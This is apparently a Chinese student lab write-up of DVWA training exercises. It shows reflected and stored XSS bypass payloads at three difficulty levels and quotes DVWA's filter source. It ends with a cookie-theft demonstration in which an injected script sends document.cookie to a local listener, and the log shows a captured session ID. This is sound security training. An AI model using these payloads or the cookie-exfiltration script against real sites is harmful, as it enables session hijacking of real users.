

# 1.完成dvwa靶场中针对反射型XSS的低中高难度的注入。

## 低难度





### payload

```
1<script>alert("hi")</script>
```




## 中难度





对字符串做了校检



### payload

```
1<Script>alert("hi")</script>
```


```
1<scr<script>ipt>alert("hi")</script>
```




## 高难度




查看源码使用正则表达式对script进行了过滤

**Reflected XSS Source**

**vulnerabilities/xss_r/source/high.php**

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}

?>
```

Compare All Levels


### payload

使用img+onerror进行注入

```
1<img src=1 onerror=alert("hi")>
```



# 2.完成dvwa靶场中针对存储型XSS的低中高难度的注入。


## 低难度




### payload

```
1<script>alert("hi")</script>
```




## 中难度





阅读源码发现对messge进行了去除了html符号，对name替换了为空


```
        // Sanitize message input
        $message = strip_tags( addslashes( $message ) );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $message = htmlspecialchars( $message );

        // Sanitize name input
        $name = str_replace( '<script>', '', $name );
        $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLO
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

## payload


使用name属性进行xss注入，需要先F12修改name框输入的最大长度





```
1<s<script>cript>alert("hi")</script>
```




注入成功




# 高难度




阅读源码发现对messge进行了去除了html符号，对name进行了正则替换


```
        // Sanitize message input
        $message = strip_tags( addslashes( $message ) );
        $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_s
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $message = htmlspecialchars( $message );

        // Sanitize name input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
        $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_stri
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
```

## payload


使用name属性进行img注入，需要先F12修改name框输入的最大长度




```
1<img src=1 onerror=alert("hi")>
```




注入成功




# 3.利用XSS漏洞获取cookie实验

## 打开接收端


```
python3 -m http.server 1111
```

## 修改输入长度





## payload

```
<script>document.write('<img
src="http://127.0.0.1:1111/'+document.cookie+'"/>')</script>
```



## 注入成功




## 接收端收到cookie

```
127.0.0.1 - - [11/Nov/2022 23:28:16] code 404, message File not found
127.0.0.1 - - [11/Nov/2022 23:28:16] "GET /security=low;%20PHPSESSID=j8niptol49bia74kdl7qktomk7 HTTP/1.1" 404 -
```